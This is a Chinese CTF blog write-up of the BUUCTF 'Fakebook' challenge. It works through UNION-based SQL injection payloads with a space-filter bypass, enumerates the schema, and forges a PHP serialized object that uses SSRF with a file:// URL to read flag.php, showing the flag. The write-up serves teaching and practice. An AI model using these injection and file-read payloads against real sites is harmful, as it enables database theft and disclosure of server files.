BUUCTF Fakebook

原创


venu_s 于 2020-03-24 18:12:45 发布 172 收藏 1

分类专栏： CTF 文章标签： 信息安全 sql php 安全

本文链接：https://blog.csdn.net/qq_39991837/article/details/105075024

Fakebook

1.题目



2.先随便注册一下，并查看网页源码，发现如下页面

```
            <th>#</th>
            <th>username</th>
            <th>age</th>
            <th>blog</th>
        </tr>
        <tr><td>1</td><td><a href='view.php?no=1'>1</a></td><td>1</td><td>blog.com</td></tr>
    </table>
</div>
</body>
</html>
```


3.判断注入点,发现?no=1存在注入

4.判断字段数，order by 长度为4(这里对空格进行了过滤，可以用++代替)

```
?no=0++order++by++4--+
```

5.得到当前库名


```
?no=0++union++select++1,database(),3,4--+
```

Notice: unserialize(): Error at offset 0 of 1 bytes in **/var/www/html/view.php** on line **31**

username	age
fakebook	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **53**

6.得到表名

```
?no=0++union++select++1,group_concat(table_name),3,4++from++information_schema.tables++where++table_schema="fakebook"--+
```



Notice: unserialize(): Error at offset 0 of 1 bytes in **/var/www/html/view.php** on line

username	age
users	**Notice**: Trying to get property of non-ob**/html/view.php** on line **53**

7.得到列名

```
?no=0++union++select++1,group_concat(column_name),3,4++from++information_schema.columns++where++table_name="users"--+
```

Notice: unserialize(): Error at offset 0 of 1 bytes in **/var/www/html/view.php** on line **31**


username
no,username,passwd,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS

8.查看data内容，发现是是序列化后的数据，猜测需要反序列化

```
?no=0++union++select++1,group_concat(data),3,4++from++users--+
```

username
O:8:"UserInfo":3: {s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:8:"blog.com";}

9.查看robots.txt,发现php备份文件




```
User-agent: *
Disallow: /user.php.bak
```


看完源码，有点懵逼，看了大佬的WP才知道这里是考SSRF漏洞

10.利用SSRF，得到flag

```
?no=0++union++select++1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'
```

username	age	blog
2	1	file:///var/www/html/flag.php


```
<hr>
<br><br><br><br>
<p>the contents of his/her blog</p>
<hr>
<iframe width='100%' height='10em' src='data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3s5OTA5Nzg5Mi03MDA5LTRkNGItYjczYy1hYWJmYTIxOGNlYTF9IjsNCmV4aXQoMCk7DQo='>
div>
body>
```

```php
<?php

$flag = "flag{99097892-7009-4d4b-b73c-aabfa218cea1}";
exit(0);

```